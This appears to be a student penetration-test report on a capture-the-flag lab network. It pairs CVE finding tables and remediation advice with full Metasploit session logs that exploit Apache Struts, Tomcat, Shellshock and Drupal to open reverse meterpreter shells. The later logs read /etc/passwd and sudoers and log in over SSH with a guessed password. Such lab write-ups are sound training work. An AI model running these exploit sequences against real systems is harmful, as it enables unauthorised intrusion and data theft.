
Nmap scan report for 192.168.13.11
Host is up (0.000018s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.02 ms  192.168.13.11

Nmap scan report for 192.168.13.12
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)

```

We found that machine 192.168.13.13 is running web application Drupal 8. (Flag 5 is the machine number 13.) We will be able to exploit this further from a known weakness in Drupal 8.

```
Nmap scan report for 192.168.13.13
Host is up (0.000021s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

## 12. Apache Struts Jakarta Multipart Parser RCE Vulnerability

Day 2: Flag 6

Vulnerability 12	Findings
<b>Title</b>	Remote code execution vulnerability from Apache Struts
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	<b>Critical 10.0</b>
<b>Description</b>	The Jakarta Multipart parser in Apache Struts versions 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation, which allows attackers to execute arbitrary commands via HTTP header, CVE-2017-5638 (CVE Details, n.d.). This vulnerability has a complete impact on confidentiality, integrity, and availability.
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>192.168.13.12</b>
<b>Remediation</b>	Update the version of Apache running on this machine and be sure to install all available patches.

**Technique:** HKTSTC ran a Nessus Basic Network Scan on machine 192.168.13.12 and found one critical vulnerability:



My Basic Network Scan					Con
<a href="#">Back to My Scans</a>					
Hosts 1 Vulnerabilities 12 History 1					
Filter Search Vulnerabilities 12 Vulnerabilities					
Sev	Score	Name	Family	Count	<div> <div> <div>Policy: Basic Network Scan</div> <div>Status: Running</div> <div>Severity Base: CVSS v3.0</div> <div>Scanner: Local Scanner</div> <div>Start: Today at 8:06 PM</div> </div> <div> <div>Vulnerabilities</div> <div> <div> <div></div> <div>Critical</div> </div> <div> <div></div> <div>High</div> </div> <div> <div></div> <div>Medium</div> </div> <div> <div></div> <div>Low</div> </div> <div> <div></div> <div>Info</div> </div> </div> </div> </div>
CRITICAL	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	CGI abuses	1	
MEDIUM	6.5	IP Forwarding Enabled	Firewalls	1	
INFO	---	HTTP (Multiple Issues)	Web Servers	3	
INFO	---	Apache Tomcat Detection	Web Servers	1	
INFO	---	Device Type	General	1	
INFO	---	Ethernet MAC Addresses	General	1	
INFO	---	ICMP Timestamp Request Remote Date Disclosure	General	1	
INFO	---	Nessus SYN scanner	Port scanners	1	
INFO	---	OS Identification	General	1	
INFO	---	Service Detection	Service detection	1	
INFO	---	TCP/IP Timestamps Supported	General	1	
INFO	---	Traceroute Information	General	1	

This is the Apache Struts Jakarta Multipart Parser remote control vulnerability, ID number 97610 (Flag 6) which we will exploit.

My Basic Network Scan / Plugin #97610		Config
<a href="#">Back to Vulnerabilities</a>		
Hosts 1Vulnerabilities 12History 1		
CRITICALApache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)		Plugin Details
<div>Description</div> <p>The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.</p>		<div>Severity: Critical</div> <div>ID: 97610</div> <div>Version: 1.25</div> <div>Type: remote</div> <div>Family: CGI abuses</div> <div>Published: March 8, 2017</div> <div>Modified: April 11, 2022</div>
<div>Solution</div> <p>Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.</p> <p>Alternatively, apply the workaround referenced in the vendor advisory.</p>		
<div>See Also</div> <p><a href="http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html">http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html</a></p> <p><a href="http://www.nessus.org/u77e9k554">http://www.nessus.org/u77e9k554</a></p> <p><a href="https://wiki.apache.org/confluence/display/WWW/Version+Notes+2.5.10.1">https://wiki.apache.org/confluence/display/WWW/Version+Notes+2.5.10.1</a></p> <p><a href="https://cwiki.apache.org/confluence/display/WWW/S2-045">https://cwiki.apache.org/confluence/display/WWW/S2-045</a></p>		<div>Risk Information</div> <p>Risk Factor: Critical</p> <p>CVSS v3.0 Base Score 10.0</p> <p>CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:GC/H/I/H/A/H</p> <p>CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/R:L-O/R:C-C</p>

## Day 2: Flag 10

**Technique:** HKTSTC did some research on the Apache 2.4.x vulnerabilities and found a woman-in-the-middle vulnerability called httpoxy (Vulners.com 2017) but struggled to find a Metasploit exploit we could use (infosecmatter.com, n.d.).

Thus we turned to further research on the Apache Struts Jakarta Multipart Parser (which we admittedly should have tried right away) and found a Metasploit module for OGNL injection (Rapid7, n.d.). This is the exploit we successfully used to open a meterpreter shell on 192.168.13.12 with LHOST set to our local host 192.168.13.1:



```

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/struts2_multi_eval_ognl 2020-09-14 excellent Yes Apache Struts 2 Forced Multi OGNL Evaluation
1 exploit/multi/http/struts2_namespace_ognl 2018-08-22 excellent Yes Apache Struts 2 Namespace Redirect OGNL Injection
2 exploit/multi/http/struts2_rest_xstream 2017-09-05 excellent Yes Apache Struts 2 REST Plugin XStream RCE
3 exploit/multi/http/struts2_code_exec_showcase 2017-07-07 excellent Yes Apache Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
4 exploit/multi/http/struts2_content_type_ognl 2017-03-07 excellent Yes Apache Struts Jakarta Multipart Parser OGNL Injection

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/struts2_content_type_ognl

msf6 > use 4
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

Name Current Setting Required Description
- - - - -
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /struts2-showcase/ yes The path to a struts application action
VHOST no HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
- - - - -
LHOST 172.23.206.116 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
- - -
0 Universal

msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 1 opened (192.168.13.1:4444 -> 192.168.13.12:51636) at 2022-07-14 21:59:27 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

A simple 'ls' command showed a zipped file called flagisinThisfile.7z.

```

/bin/sh: apt-get: not found
exit
meterpreter > upload /root/flagisinThisfile.7z
[*] uploading : /root/flagisinThisfile.7z -> flagisinThisfile.7z
[*] Uploaded -1.00 B of 194.00 B (-0.52%): /root/flagisinThisfile.7z -> flagisinThisfile.7z
[*] uploaded : /root/flagisinThisfile.7z -> flagisinThisfile.7z
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.13.12 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/http/struts2_content_type_ognl) > ls
[*] exec: ls

Desktop Documents Downloads file2 file3 flagfile flagisinThisfile.7z flag.php flag.php.jpg flag.php.png hash.txt LinEnum.sh Music Pictures
msf6 exploit(multi/http/struts2_content_type_ognl) > search post/multi/manage/zip

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 post/multi/manage/zip normal No Multi Manage File Compressor

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/zip

msf6 exploit(multi/http/struts2_content_type_ognl) > use 0
msf6 post(multi/manage/zip) > options

Module options (post/multi/manage/zip):

Name Current Setting Required Description
- - - - -
DESTINATION yes The destination path
SESSION yes The session to run this module on
SOURCE yes The directory or file to compress

msf6 post(multi/manage/zip) > 7z x flagisinThisfile.7z
[*] exec: 7z x flagisinThisfile.7z

7-Zip 1641.16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21

```

After some fits and starts, we managed to use the command 'upload flagisinThisfile.7z' and backgrounded the meterpreter shell to get back into msfconsole. In msfconsole, we loaded the post/multi/manage/zip module and unzipped the folder into three files. The one named flagfile.txt had our Flag 10:



```
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Int

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1

Would you like to replace the existing file:
  Path:      ./file2
  Size:      0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:      file2
  Size:      0 bytes
  Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Would you like to replace the existing file:
  Path:      ./file3
  Size:      0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:      file3
  Size:      0 bytes
  Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Would you like to replace the existing file:
  Path:      ./flagfile
  Size:      23 bytes (1 KiB)
  Modified: 2022-02-08 09:40:34
with the file from archive:
  Path:      flagfile
  Size:      23 bytes (1 KiB)
  Modified: 2022-02-08 09:40:34
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y

Everything is Ok

Files: 3
Size:      23
Compressed: 194
msf6 post(multi/manage/zip) > cat flagfile
[*] exec: cat flagfile

flag 10 is wjasdufsdkg
msf6 post(multi/manage/zip) > █
```



Our graders might be interested to know that this very file, unzipped was on the Day 2 build. HKTSTC tried to use it as that day's Flag 10 with no luck of course.

## 13. Apache Tomcat RCE Vulnerability

### Day 2: Flag 7

Vulnerability 13	Findings
<b>Title</b>	Remote code execution vulnerability from Apache Tomcat
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	<b>High 6.8</b>
<b>Description</b>	When running this version of Apache Tomcat with HTTP PUTs enabled, it is possible to upload a JSP file to the server and thereby execute code; CVE-2017-12617 (CVE Details, n.d.). This vulnerability has a partial impact on confidentiality, integrity, and availability.
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>192.168.13.10</b>
<b>Remediation</b>	Update the version of Apache running on this machine and be sure to install all available patches.

**Technique:** From our intense nmap scan, HKTSTC suspected that machine 192.168.13.10 was vulnerable to an Apache Tomcat exploit on the open port 8009 running the Apache Jserv Protocol. We Metasploit and tried the exploit/multi/http/tomcat\_mgr\_deploy module (Horn 2011):

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy):

  Name          Current Setting  Required  Description
  --          -
  HttpPassword   /manager        no        The password for the specified username
  HttpUsername   /manager        no        The username to authenticate as
  PATH           /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         192.168.13.10   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT         8009            yes       The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  VHOST          no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         192.168.13.1    yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

msf6 exploit(multi/http/tomcat_mgr_deploy) >
```

When that exploit was not successful, we tried the exploit/multi/http/tomcat\_jsp\_upload\_bypass, which we probably should have tried first since it explicitly mentioned RCE:

```

msf6 exploit(multi/http/tomcat_mgr_upload) > search multi/http/tomcat

Matching Modules
=====
#  Name                                     Disclosure Date   Rank     Check   Description
--  -
0  exploit(multi/http/tomcat_mgr_deploy    2009-11-09       excellent Yes      Apache Tomcat Manager Application Deployer Authenticated Code
1  exploit(multi/http/tomcat_mgr_upload    2009-11-09       excellent Yes      Apache Tomcat Manager Authenticated Upload Code Execution
2  exploit(multi/http/tomcat_jsp_upload_bypass 2017-10-03       excellent Yes      Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 exploit(multi/http/tomcat_mgr_upload) > use 2
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

  Name      Current Setting  Required  Description
  --      -
Proxies     []              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.13.10   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      8080            yes       The target port (TCP)
SSL         false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /               yes       The URI path of the Tomcat installation
VHOST       /               no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      172.23.206.116  yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
0     Automatic (192.168.13.10)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10
rhosts => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.13.1:4444 -> 192.168.13.10:51136) at 2022-07-14 20:37:04 -0400

```

That exploit was successful and opened a shell session with machine 192.168.13.10 as root. Once in this machine, we looked in the root folder and did a search for hidden files in that folder:



```
ls -lsa
total 80
4 drwxr-xr-x 1 root root 4096 Jul 14 23:25 .
4 drwxr-xr-x 1 root root 4096 Jul 14 23:25 ..
0 -rwxr-xr-x 1 root root 0 Jul 14 23:25 .dockerenv
4 drwxr-xr-x 1 root root 4096 May 5 2016 bin
4 drwxr-xr-x 2 root root 4096 Mar 13 2016 boot
0 drwxr-xr-x 5 root root 340 Jul 14 23:25 dev
4 drwxr-xr-x 1 root root 4096 Jul 14 23:25 etc
4 drwxr-xr-x 2 root root 4096 Mar 2 21:32 home
4 drwxr-xr-x 1 root root 4096 May 5 2016 lib
4 drwxr-xr-x 2 root root 4096 May 3 2016 lib64
4 drwxr-xr-x 2 root root 4096 May 3 2016 media
4 drwxr-xr-x 2 root root 4096 May 3 2016 mnt
4 drwxr-xr-x 2 root root 4096 May 3 2016 opt
0 dr-xr-xr-x 292 root root 0 Jul 14 23:25 proc
4 drwx----- 1 root root 4096 Feb 4 19:17 root
4 drwxr-xr-x 3 root root 4096 May 3 2016 run
4 drwxr-xr-x 2 root root 4096 May 3 2016 sbin
4 drwxr-xr-x 2 root root 4096 May 3 2016 srv
0 dr-xr-xr-x 13 root root 0 Jul 14 23:25 sys
8 drwxrwxrwt 1 root root 4096 May 5 2016 tmp
8 drwxr-xr-x 1 root root 4096 May 5 2016 usr
4 drwxr-xr-x 1 root root 4096 May 5 2016 var
grep flag .dockerenv
pwd
/
ls -a
.
..
.dockerenv
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd root
ls -a
.
..
.bashrc
.flag7.txt
.gnupg
.profile
cat .flag7.txt
8ks6sbhss
```

In /root, we found hidden file flag7.txt and read it to get the following flag:

```
.flag7.txt
.gnupg
.profile
cat .flag7.txt
8ks6sbhss
```

## 14. Bash Shell “Shellshock” Vulnerability

Day 2: Flag 8

Vulnerability 14	Findings
<b>Title</b>	Bash shell vulnerability from Apache HTTP server
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	<b>Critical 10.0</b>
<b>Description</b>	This version of GNU Bash allows remote attackers to execute arbitrary code via a crafter environment, among other vectors, in the mod_cgi module in the Apache HTTP Server. CVE-2014-7169 (CVE Details 2021) fully impacting confidentiality, integrity, and availability.
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>192.168.13.11</b>
<b>Remediation</b>	Install all bash security updates (CVE Details 2021).

**Technique:** Following a hint on the flags page, HKTSTC researched Shocker on the website medium.com (Fell 2020) and found the Metasploit module exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec with the TARGETURI set to /cgi-bin/user.sh and LHOST set to our local machine 192.168.13.1, and we successfully ran the exploit to open a meterpreter shell to the 192.168.13.11 machine:



```

Proxies      no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH        /bin     Target PATH for binaries used by the CmdStager
RPORT        80       The target port (TCP)
SRVHOST      0.0.0.0  The local host or network interface to listen on. This must be an address on the local machine or 0.
SRVPORT      8080     The local port to listen on.
SSL           false    Negotiate SSL/TLS for outgoing connections
SSLCert      no       Path to a custom SSL certificate (default is randomly generated)
TARGETURI    yes      Path to CGI script
TIMEOUT      5        HTTP read response timeout (seconds)
URIPATH      no       The URI to use for this exploit (default is random)
VHOST        no       HTTP server virtual host

```

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	172.23.206.116	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Linux x86

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.13.11
rhosts => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (192.168.13.1:4444 -> 192.168.13.11:53336 ) at 2022-07-14 21:34:52 -0400

meterpreter > uid
[*] Unknown command: uid
meterpreter > shell
Process 70 created.
Channel 1 created.
ls -la
.
..
shockme.cgi
whoami
www-data
cd ..
ls
apache2
apt
cgi-bin
compat-ld
coreutils

```

Flag 8

50

- Use an RCE exploit through Metasploit to exploit the host that ends with 11.
- You will use the "Shocking" exploit.
- You may have to try many exploits before you find the one that works.
- Free Hint 1: You will need to set the TARGETURI option to /cgi-bin/shockme.cgi
- Once you have access to the host, search that server for Flag 8.
- Free Hint 2: Check your sudo privileges.

Submit

Once in, we opened a shell and attempted to view the sudoers file. We did not have sufficient privileges to open that file, we were able to list the files in the directory `/etc/vim/sudoers.d`, and one of the file names in that directory was our flag 8:



## We set

```

xml
nano sudoers
/bin/sh: 16: nano: not found
cat sudoerrs
cat: sudoerrs: No such file or directory
cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less

```

## Day 2: Flag 9

**Technique:** We did have sufficient privileges to be able to view the /etc/passwd file, which contained flag 9:

```

%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:

```

## 15. Drupal RCE Vulnerability

Day 2: Flag 11

Vulnerability 15	Findings
<b>Title</b>	Remote Code Execution Vulnerability from Drupal
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	<b>High 6.8</b>
<b>Description</b>	Drupal RESTful Web Services has a PHP unserialize() vulnerability that can be exploited by sending a crafted request to the /node REST endpoint. CVE-2019-6340 (Mattsson and Reiss, n.d.) and (CVEmitre.org, n.d.). This vulnerability has a partial impact on confidentiality, integrity, and availability (CVE Details 2020).
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>192.168.13.13</b>
<b>Remediation</b>	Disable POST, PATCH, PUT, and GET in Drupal or update the version of Drupal.

**Technique:** HKTSTC researched Drupal vulnerabilities and found information in several sources about Drupalgeddon2 Remote Code Execution (Rojo 2018) and (O'Reilly, n.d.). This led us to try Metasploit module exploit/unix/webapp/drupal\_drupalgeddon2, which was not sufficient. However, when we searched for drupal, we found another exploit that explicitly mentioned web services and RCE, namely exploit/unix/webapp/drupal\_restws\_unserialize, the Drupal RESTful Web Services unserialize() RCE.

```
msf6 > search exploit/unix/webapp/drupal

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/drupal_coder_exec    2016-07-13      excellent Yes    Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes    Drupal Drupalgeddon 2 Forms API Property Injection
2  exploit/unix/webapp/drupal_restws_exec    2016-07-13      excellent Yes    Drupal RESTWS Module Remote PHP Code Execution
3  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20      normal   Yes    Drupal RESTful Web Services unserialize() RCE

Interact with a module by name or index. For example info 3, use 3 or use exploit/unix/webapp/drupal_restws_unserialize
msf6 > |
```

The only options we needed to set were the RHOSTS to 192.168.13.13 and the LHOST to our local host 192.168.13.1, and exploit was successful:



```

msf6 exploit(unix/webapp/drupal_restws_unserialize) > set rhosts 192.168.13.13
rhosts => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

  Name      Current Setting  Required  Description
  --      -
DUMP_OUTPUT false           no        Dump payload command output
METHOD     POST            yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
NODE       1               no        Node ID to target with GET method
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.13.13   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /               yes       Path to Drupal install
VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.13.1    yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    PHP In-Memory

msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] The service is running, but could not be validated.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (192.168.13.1:4444 -> 192.168.13.13:41088 ) at 2022-07-18 13:51:42 -0400

meterpreter >

```

Status: Running

Flag 11 is simply the user we are working on in this meterpreter shell, so we use the command: `getuid`

```

[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (192.168.13.1:4444 -> 192.168.13.13:41088 ) at 2022-07-18 13:51:42 -0400

meterpreter > getuid
Server username: www-data
meterpreter >

```

Status: Running

We see that the user/flag 11 is www-data.

## 16. Sudo Vulnerability

### Day 2: Flag 12

Vulnerability 16	Findings
Title	Sudo vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	<b>Critical 9.0</b>



<b>Description</b>	In older versions of sudo, an attacker with access to a RunAS sudoer account can bypass blacklists (such as permissions being set to !root, or not root) and cause incorrect logging by invoking sudo with a non-existent user ID (such as -1). CVE-2019-14287 (NIST 2019). This vulnerability has a complete impact on confidentiality, integrity, and availability (CVE Details 2022).
<b>Images</b>	See below
<b>Affected Hosts</b>	<b>192.168.13.14</b>
<b>Remediation</b>	Update sudo version on this machine.

**Technique:** Recall that when we did a domain whois lookup for Day 2: Flag 1, we found the registrant was sshUser alice. HKTSTC established an ssh connection with the command `ssh alice@192.168.13.14` and tried a few passwords. The password alice worked.

```
File Actions Edit View Help
(root@kali)-[~]
# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jul 15 02:57:01 2022 from 192.168.13.1
Could not chdir to home directory /home/alice: No such file or directory
$
```

We then followed up with some web research on the NIST database cited above and (Kumar 2019) and (Tsarouchas 2021) to understand this vulnerability. Alice fit the profile of a user we could use in this exploit since we needed someone with their `/etc/sudoers` policy configuration set to `username = (ALL, !root) <command>`, and Alice had that setting for all commands, which we found by listing her sudo privileges with the command:

```
sudo -l
```

```
cat: /etc/sudoers: Permission denied
$ sudo -l
Matching Defaults entries for alice on e37d694a490e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on e37d694a490e:
    (ALL, !root) NOPASSWD: ALL
$
```

